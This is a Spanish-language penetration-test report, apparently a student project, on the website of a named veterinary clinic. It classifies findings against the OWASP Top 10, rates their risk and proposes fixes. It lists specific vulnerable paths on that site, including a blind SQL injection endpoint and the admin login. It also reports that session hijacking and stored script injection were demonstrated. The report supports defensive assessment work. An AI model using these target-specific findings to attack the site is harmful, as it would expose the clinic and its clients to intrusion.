Information Updated: 2020-05-13 21:36:38

Fuente: Autores

PRUEBAS REALIZADAS:

Durante la fase de Pentest mediante la ejecución de las herramientas Nessus, Vega, Owasp Zap y Acunetix, se identificaron vulnerabilidades detalladas en los anexos que hacen parte integral del presente informe.

Ahora bien, del análisis realizado se clasifican las vulnerabilidades, basados en el top 10 de OWASP 2017, como se describe en la tabla 3, donde se puede apreciar las 7 vulnerabilidades encontradas en el sitio web.

Tabla 3. Vulnerabilidades según OWASP top 10

Vulnerabilidades detectadas Owasp Top Ten 2017	**Portal Web**
A1:2017 - Inyección	**Detectado**
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	**Detectado**
A3:2017 - Exposición de Datos Sensibles	**Detectado**
A4:2017 - Entidad Externa de XML (XXE)	No Detectado
A5:2017 - Pérdida de Control de Acceso	**Detectado**
A6:2017 -Configuración de Seguridad incorrecta	**Detectado**
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	**Detectado**
A8:2017 - Deserialización insegura	No Detectado
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	**Detectado**
A10:2017 - Registro y Monitoreo Insuficientes	No Detectado

Fuente: Autores

En el cuadro número 2, se muestra las 10 vulnerabilidades del Top Ten de OWASP, la facilidad de explotación y las respectivas herramientas usadas para la detección y clasificación de las vulnerabilidades.

Cuadro 2. Clasificación de las vulnerabilidades según el nivel de OWASP

Vulnerabilidad	Explotabilidad	Prevalencia	Detectabilidad	Impacto	Nessus	Vega	Owasp Zap	Acunetix
A1:2017 - Inyección	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3				
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A3:2017 - Exposición de Datos Sensibles	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3				
A4:2017 - Entidad Externa de XML (XXE)	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3				
A5:2017 -Pérdida de Control de Acceso	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A6:2017 -Configuración de Seguridad incorrecta	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2				
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2				
A8:2017 – Deserialización insegura	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2				
A10:2017 - Registro y Monitoreo Insuficientes	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2				

Fuente: Autores

SEVERIDAD DEL RIESGO:

Severidad del Riesgo: Se clasifica la severidad del riesgo de las vulnerabilidades encontradas según OWASP categorías A1, A2, A3, A5, A6, A7 y A9. Para realizar este mapa de calor se tiene en cuenta la probabilidad de ocurrencia versus el impacto que tendría sobre el sitio web como se aprecia en el cuadro número 3.

Cuadro 3. Referencia severidad del riesgo

SEVERIDAD DEL RIESGO				
Probabilidad de Ocurrencia	ALTO	MEDIO	ALTO	ALTO
	MEDIO	BAJO	MEDIO	ALTO
	BAJO	BAJO	BAJO	MEDIO
		BAJO	MODERADO	GRAVE
		Impacto		

Fuente: Autores

Se puede apreciar la severidad del riesgo para las vulnerabilidades encontradas en el siguiente cuadro:

Cuadro 4. Severidad del riesgo para las vulnerabilidades encontradas.

Vulnerabilidad	Probabilidad de Ocurrencia	Impacto	Severidad del Riesgo
A1:2017 - Inyección	ALTO	GRAVE	ALTO
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	ALTO	GRAVE	ALTO
A3:2017 - Exposición de Datos Sensibles	ALTO	GRAVE	ALTO
A5:2017 -Pérdida de Control de Acceso	MEDIO	GRAVE	ALTO
A6:2017 -Configuración de Seguridad incorrecta	ALTO	MODERADO	ALTO
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	ALTO	MODERADO	ALTO
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	ALTO	MODERADO	ALTO

Fuente: Autores

HALLAZGOS:

Se identificaron 7 vulnerabilidades del Top 10 de OWASP, que se encuentran en las siguientes url:

A1:2017 – Inyección.

Blind SQL Injection:
/admin/validar.php

A2:2017 - Pérdida de Autenticación y Gestión de Sesiones.

Session Cokie Without HttpOnly Flag:
/admin

Session Cokie Without Secure Flag:
/admin

A3:2017 - Exposición de Datos Sensibles.

Clickjacking: X-Frame-Options header missing:
/contacto.html
/admin/index.php

Possible relative path overwrite:
/admin/faq.html

Content type is not specified:
/admin/images/Thumbs.db

A5:2017 -Pérdida de Control de Acceso.

Clickjacking: X-Frame-Options header missing:
/admin/index.php

Possible relative path overwrite:
/admin/index.php

A6:2017 -Configuración de Seguridad incorrecta.

Broken links:
/admin/faq.html
/admin/blueberry.css
/admin/index.html
/admin/contacto.html
/admin/productos.html
/admin/jquery.blueberry.js
/admin/servicios.html
/admin/nuestrasmascotas.html
/admin/quienes_somos.html
/contactohtml
/js/faq.html
/js/contactohtml
/js/blueberry.css
/js/servicios.html
/js/productos.html
/js/quienes_somos.html
/js/nuestrasmascotas.html
/js/jquery.blueberry.js
/servicios/faq.html
/servicios/contactohtml
/servicios/blueberry.css
/servicios/servicios.html
Content type is not specified
/servicios/quienes_somos.html
/servicios/nuestrasmascotas.html
/servicios/jquery.blueberry.js

Form PasswordField Autocomplete Enabled:
/admin
/admin/index.php

Web Server Transmits Cleartext Credentials:
/admin/index.php
/admin/validar.php

Web Server Directory Enumeration:
/admin, /cgi-bin, /doc, /pipermail, /images, /js, /mailman, /servicios

A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS).

Cross-Site Script Include:
/admin
/admin/index.php

Cookie Without SameSite Attribute:
/admin/index.php

A9:2017 - Uso de componentes con Vulnerabilidades conocidas.

Vulnerable Javascript library:
/js/jquery-1.3.2.js

Lo anterior constituye una falla de seguridad crítica y se recomienda tomar medidas con celeridad al respecto.

RECOMENDACIONES:

Según la clasificación de las vulnerabilidades encontradas con las pruebas Pentest basadas en OWASP top 10, se presentan en el cuadro 5, los controles para mitigar las mismas:

Cuadro 5. Controles para mitigar las vulnerabilidades encontradas

Vulnerabilidad	
A1:2017 - Inyección	**Control - Acción**
Blind SQL Injection	Escapar los caracteres especiales utilizados en las consultas SQL; Delimitar los valores de las consultas; Verificar siempre los datos que introduce el usuario; Asignar mínimos privilegios al usuario que conectará con la base de datos.
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	**Control - Acción**

Session Cookie Without HttpOnly Flag	Se debe establecer el indicador HttpOnly para las cookies.
Session Cookie Without Secure Flag	Se debe establecer el indicador de seguridad para las cookies.
A3:2017 - Exposición de Datos Sensibles	**Control - Acción**
Clickjacking: X-Frame-Options header missing	Configurar en el servidor web para incluir un encabezado X-Frame-Options.
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Possible relative path overwrite	Se recomienda usar enlaces absolutos para las importaciones CSS. El problema puede mitigarse parcialmente evitando el encuadre. Para evitar el encuadre, se debe configurar el servidor web para que incluya un X-Frame-Options: rechace el encabezado en todas las páginas.
Content type is not specified	Se debe establecer un valor de encabezado de tipo de contenido para la página.
Password type input with auto-complete enabled	Para evitar que los navegadores almacenen credenciales ingresadas en formularios HTML, se debe incluir el atributo autocomplete = "off" dentro de la etiqueta FORM, esto para proteger todos los campos de formulario, o dentro de las etiquetas INPUT relevantes para proteger campos individuales específicos.
A5:2017 - Pérdida de Control de Acceso	**Control - Acción**
Clickjacking: X-Frame-Options header missing	Configurar en el servidor web para incluir un encabezado X-Frame-Options.
Possible relative path overwrite	Se recomienda usar enlaces absolutos para las importaciones CSS. El problema puede mitigarse parcialmente evitando el encuadre. Para evitar el encuadre, se debe configurar el servidor web para que incluya un X-Frame-Options: rechace el encabezado en todas las páginas.
A6:2017 - Configuración de Seguridad incorrecta	**Control - Acción**
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Broken links	Elimine los enlaces a páginas que no existen o corregir el enlace a las páginas existentes.
Content type is not specified	Se debe establecer un valor de encabezado de tipo de contenido para la página.
Form PasswordField Autocomplete Enabled	Para evitar que los navegadores almacenen credenciales ingresadas en formularios HTML, se debe incluir el atributo autocomplete = "off" dentro de la etiqueta FORM, esto para proteger todos los campos de formulario, o dentro de las etiquetas INPUT relevantes para proteger campos individuales específicos.

Web Server Transmits Cleartext Credentials	Se debe asegurar de que cada contenido sensible de los formularios se transmite a través de HTTPS.
Web Server Directory Enumeration	Para deshabilitar la lista de directorios, se debe cambiar la configuración en el servidor web.
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	**Control - Acción**
Cross-Site Script Include	Implementar o configurar un cortafuegos de aplicación web (WAF) para filtrar ataques XSS.
Web Application Cookies Not Marked HttpOnly	Se debe establecer el indicador HttpOnly para las cookies.
Web Application Cookies Not Marked Secure	Se debe establecer el indicador de seguridad para las cookies.
Cookie Without SameSite Attribute	Asegurar que el atributo “SameSite” esté establecido en “lax” o idealmente “estricto” para todas las cookies.
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	**Control - Acción**
Vulnerable Javascript library	Actualizar a la última versión
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Content type is not specified	Establecer un valor de encabezado de tipo de contenido para las páginas dónde se evidenció este hallazgo.

Fuente: Autores

Adicional a los controles indicados en la tabla anterior, se recomienda realizar la solicitud al proveedor del hosting donde está alojado el sitio web de la clínica:

- Activar certificado de seguridad “https”.
- Habilitar el “ModSecurity” que brinda protección contra diferentes ataques hacia el sitio web además de que permite monitorizar tráfico sobre el mismo.

HAROLD ALFREDO ESQUIVEL CABEZAS
Ingeniero de Sistemas


JESUS HERNEY LOZANO OLIVARES
Ingeniero de Sistemas

ANEXOS

Anexo A. Resultados de vulnerabilidades generados por las herramientas usadas para el Pentest sobre el sitio web: www.clinicaveterinariadeoccidente.co

Nessus: Al terminar de configurar el escáner, se encontraron 2 vulnerabilidades tipo medium, 1 low y 19 tipo info, como se muestra en la figura 1.


Figura 1. Resultado análisis con Nessus



Fuente: Autores

Owasp Zap: Se realizó el escaneo del sitio web en Owasp Zap instalado previamente en Kali Linux, obteniendo 9 alertas de vulnerabilidades entre los niveles de riesgo: 2 nivel Medio, 5 nivel Bajo y 2 nivel Informativo, como se muestra en la figura 2.


Figura 2. Vulnerabilidades encontradas con Owasp Zap



Fuente: Autores

Vega: Durante el análisis realizado con Vega se evidencio que fueron detectados 22 problemas encasillados en la categoría alta, 8 bajo y 32 tipo informativos, como se muestran en la figura 3.


Figura 3. Vulnerabilidades encontradas con VEGA



Fuente: Autores


Acunetix: Al terminar el análisis con el software, genero la categorización en nivel alto de las vulnerabilidades encontradas, como se evidencia en la figura 4 y 5.

Figura 4. Resultado escaneo con Acunetix



Fuente: Autores

Figura 5. Vulnerabilidades encontradas con Acunetix



Fuente: Autores

8. CONCLUSIONES

- De las pruebas de Pentest realizadas, se identificó que el sitio web es propenso a robo de cookies de sesión, ataques de SQL Injection y Cross Site scripting. Lo anterior, fue comprobado mediante un ejercicio controlado donde se secuestraron los datos de sesión y se realizó inyección de un script en la base de datos con el fin de que se ejecutara cada vez que el cliente iniciara sesión sobre la página de administración.

- Se identificaron y clasificaron las vulnerabilidades encontradas con las pruebas Pentest según el OWASP top 10 y se presentaron las acciones que se tendrían que implementar para mitigar estas falencias de seguridad sobre el sitio web, también se identificó que el sitio web no cuenta con el "ModSecurity" ni el certificado SSL activo en el hosting, lo cual genera un riesgo alto para ataques informáticos.

- Se comprobó que el sitio Web www.clinicaveterinariadeoccidente.co cuenta con 7 de 10 vulnerabilidades que hacen parte de la clasificación del OWASP Top 10, lo cual constituye un riesgo alto para la integridad, disponibilidad y confidencialidad de la información. Lo anterior, fue evidenciado con la clasificación de la severidad del riesgo según las vulnerabilidades encontradas y la descripción de los posibles controles por cada uno de los hallazgos encontrados.

- Se elaboró un informe ejecutivo para el representante legal de la Clínica Veterinaria de Occidente, el cual contiene los resultados de las pruebas Pentest realizadas sobre el sitio web con las diferentes herramientas como Nessus, VEGA, Acunetix y Owasp Zap, clasificando las vulnerabilidades encontradas dentro del top 10 de OWASP, además, se resaltó la severidad del riesgo que tiene actualmente el sitio web, para ello se presentan controles y recomendaciones a implementar a futuro para mitigar estas falencias de seguridad informática en la web.

9. RECOMENDACIONES

Según el desarrollo y los resultados obtenidos a lo largo del proyecto, se presentan las siguientes recomendaciones para fortalecer la seguridad del sitio web:

- Actualizar complementos de las galerías y librerías usadas en el sitio web que se encuentran almacenadas en el hosting dónde está alojada la misma.

- Implementar un sistema de logueo más seguro en los módulos administrables del sitio web, ya que aquí se presenta el mayor problema de integridad y confidencialidad de la información.

- Solicitar al proveedor del hosting la activación del certificado de seguridad “https” y habilitar el “ModSecurity”, el cual se encarga de brindar protección contra diferentes ataques hacia el sitio web y permite monitorizar el tráfico sobre el mismo.

- Activar el certificado SSL, servicio incluido en los paquetes de hosting donde se encuentra alojado el sitio web, para ayudar a minimizar los posibles ataques de Cross Site Scripting.

- Realizar copias de seguridad periódicas del sitio web, complementos y bases de datos que estén alojados en el hosting de este para prevenir perdida de información ante un ataque informático.

- Solicitar al programador del sitio web implementar acciones sobre el código de los módulos de las bases de datos como: la verificación de caracteres especiales digitados por el usuario, generar diferentes roles, accesos y privilegios en la base de datos.

- Ejecutar pruebas de Pentest periódicas para buscar vulnerabilidades en el sitio Web basados en la metodología OWASP Top Ten.

- Subir al hosting un archivo robot.txt, para evitar que los buscadores rastreen e indexen contenido que no se quiere exponer al público.

10. REFERENCIAS BIBLIOGRÁFICAS

A2SECURE. “Herramientas de prueba de seguridad de aplicaciones (AST)”. {En línea}. {29 de mayo de 2019} disponible en: (https://www.a2secure.com/blog/herramientas-de-prueba-de-seguridad-de-aplicaciones-ast/)

ACUNETIX. “Content type is not specified”. {En línea}. {2020} disponible en: (https://www.acunetix.com/vulnerabilities/web/content-type-is-not-specified/)

ACUNETIX. Why Is Directory Listing Dangerous? {En línea}. {25 de mayo de 2020}. disponible en: (https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/)

ASTUDILLO B, K. “Hacking Ético 101”. {En línea}. {2013} disponible en: (https://www.bibliadelprogramador.com/2017/06/hacking-etico-101-como-hackear.html)

BACKTRACK ACADEMY. “Maltego: Herramienta para recopilar información”. {En línea}. {06 de marzo de 2016} disponible en: (https://backtrackacademy.com/articulo/maltego-herramienta-para-recopilar-informacion)

BACKTRACK ACADEMY. “Escaneo de vulnerabilidades con Vega - Parte 1”. {En línea}. {03 de enero de 2017} disponible en: (https://backtrackacademy.com/articulo/escaneo-de-vulnerabilidades-con-vega-parte-1)

BACKTRACK ACADEMY. “Explorando la vulnerabilidad XXE [XML External Entity]”. {En línea}. {2017} disponible en: (https://backtrackacademy.com/articulo/explorando-la-vulnerabilidad-xxe-xml-external-entity)

BINARY CHAOS. “Aprende que es una Deserialización Insegura”. {En línea}. {16 de julio de 2019} disponible en: (https://hackingprofessional.github.io/Security/Aprende-que-es-Deserializacion-Insegura-OWASP-VII/)

CIBERSEGURIDAD. “Footprinting y Fingerprinting”. {En línea}. {2019} disponible en: (https://ciberseguridad.com/amenzas/footprinting-fingerprinting/)

CODE DIMENSIÓN. “¿Qué es y para qué sirve un sitio web?” {En línea}. {18 de octubre de 2018} disponible en: (https://www.codedimension.com.ar/noticias-sobre-tecnologia/noticias/que-es-y-para-que-sirve-un-sitio-web/1)

CONGRESO DE COLOMBIA LEY 1273 DE 2009. MINTIC. {En línea}. {05 de enero de 2009} disponible en: (https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf)

DETECTIVIA. “Maltego para todos”. {En línea}. {2020} disponible en: (https://www.detectivia.com/wp-content/uploads/2018/12/Maltego-para-todos-edici%C3%B3n-detectivia.pdf)

DIGITALBOOKS. “Footprinting”. {En línea}. {2020} disponible en: (http://reader.digitalbooks.pro/book/preview/42132/x630-fanjul-v2-9)

DISEÑO WEB. “Encontrar vulnerabilidades web con Vega”. {En línea}. {15 de mayo de 2019} disponible en: (https://www.disenowebwordpress.com/encontrar-vulnerabilidades-web-con-vega/)
EL TIEMPO. “Colombia sufrió 42 billones de intentos de ciberataques en 3 meses”. {En línea}. {18 de septiembre de 2019} disponible en: (https://www.eltiempo.com/tecnosfera/novedades-tecnologia/colombia-sufrio-42-billones-de-intentos-de-ciberataques-en-3-meses-413666)
GB-ADVISORS. “Nessus escáner de vulnerabilidad”. {En línea}. {2020} disponible en: (https://www.gb-advisors.com/es/gestion-de-vulnerabilidades/nessus-escaner-vulnerabilidad/)
HILFRANK. “Fases de un Ataque Informático”. {En línea}. {2020} disponible en: (https://hilfrank.wordpress.com/fases-de-un-ataque-informatico/)
INCIBE-CERT. “OWASP publica el Top 10 – 2017 de Riesgos de Seguridad en Aplicaciones Web”. {En línea}. {05 de 12 de 2017} disponible en: (https://www.incibe-cert.es/blog/owasp-publica-el-top-10-2017-riesgos-seguridad-aplicaciones-web)
LONDOÑO, I. “Mapa de calor: una herramienta para optimizar la gestión de riesgos”. {En línea}. {01 de marzo de 2019} disponible en: (https://www.riesgoscero.com/blog/mapa-de-calor-una-herramienta-para-optimizar-la-gestion-de-riesgos)
NIVEL 4, “Buenas prácticas de desarrollo seguro: A5 pérdida de control de acceso”. {En línea}. {06 de julio de 2020} disponible en: (https://blog.nivel4.com/hacking/buenas-practicas-de-desarrollo-seguro-a5-perdida-de-control-de-acceso/).
NIVEL 4, “Buenas prácticas de desarrollo seguro: A6 configuración de seguridad incorrecta”. {En línea}. {06 de julio de 2020} disponible en: (https://blog.nivel4.com/hacking/buenas-practicas-de-desarrollo-seguro-a6-configuracion-de-seguridad-incorrecta/).
OWASP, “Guía de pruebas OWASP”. {En línea}. {10 de julio de 2020} disponible en: (https://owasp.org/www-pdf-archive/Guía_de_pruebas_de_OWASP_ver_3.0.pdf).
OWASP, “Análisis del Riesgos Aplicando la Metodología OWASP”. {En línea}. {10 de julio de 2020} disponible en: (https://owasp.org/www-pdf-archive/Analisis_de_riesgo_usando_la_metodologia_OWASP.pdf).
OWASP, “OWASP Top Ten”. {En línea}. {16 de julio de 2020} disponible en: (https://owasp.org/www-project-top-ten).
PORTSWIGGER, “Cookie without HttpOnly flag set”. {En línea}. {16 de julio de 2020} disponible en: (https://portswigger.net/kb/issues/00500600_cookie-without-httponly-flag-set).
PRESSROOM, “Ataques de inyección SQL: qué son y cómo protegerse”. {En línea}. {16 de julio de 2020} disponible en: (https://pressroom.hostalia.com/white-papers/ataques-inyeccion-sql/).
RED-ORBITA, “Pentesting – Pruebas básicas de reconocimiento web (fingerprinting/footprinting)”. {En línea}. {04 de agosto de 2020} disponible en: (https://red-orbita.com/?p=7815).

SEAQ, “¿Qué es un vector de ataque en ciberseguridad?”. {En línea}. {05 de agosto de 2020} disponible en: (https://tecnofor.es/que-es-un-vector-ataque-ciberseguridad).
TECNOLOGÍA PARA LOS NEGOCIOS, “Qué es un ciberataque y qué tipos existen”. {En línea}. {05 de agosto de 2020} disponible en: (https://ticnegocios.camaravalencia.com/servicios/tendencias/que-es-un-ciberataque-y-que-tipos-existen/).
TENABLE, “Web Server Transmits Cleartext Credentials”. {En línea}. {06 de agosto de 2020} disponible en: (https://www.tenable.com/plugins/nessus/26194).
UNIVERSIDAD INTERNACIONAL DE VALENCIA, “¿Qué es la seguridad informática y cómo puede ayudarme?”. {En línea}. {06 de agosto de 2020} disponible en: (https://www.universidadviu.com/la-seguridad-informatica-puede-ayudarme/).
Universo Formulas, “Población Estadística”. {En línea}. {08 de agosto de 2020} disponible en: (https://www.universoformulas.com/estadistica/descriptiva/poblacion-estadistica/).
VALENCY NETWORKS, “How To Disable Options Method Vulnerability”. {En línea}. {08 de agosto de 2020} disponible en: (https://www.valencynetworks.com/kb/how-to-disable-options-method-vulnerability.html).
VERA VÉLEZ, L, “La investigación cualitativa”. {En línea}. {10 de agosto de 2020} disponible en: (https://ponce.inter.edu/cai/Comite-investigacion/investigacion-cualitativa.html).
WELIVESECURITY, “¿Cómo comprobar el Top 10 de vulnerabilidades en tu sitio web?”. {En línea}. {10 de agosto de 2020} disponible en: (https://www.welivesecurity.com/la-es/2015/02/26/como-comprobar-top-10-vulnerabilidades-sitio-web/).
WELIVESECURITY, “Cómo auditar la seguridad de tu sitio web con Vega.”. {En línea}. {10 de agosto de 2020} disponible en: (https://www.welivesecurity.com/la-es/2015/03/03/como-auditar-la-seguridad-sitio-web-vega/).
WIKIPEDIA, “Dato”. {En línea}. {10 de agosto de 2020} disponible en: (https://es.wikipedia.org/wiki/Dato).

11. ANEXOS

Anexo 1. Reporte Acunetix Items Afectados

Anexo 2. Reporte Nessus

Anexo 3. Reporte Owasp Zap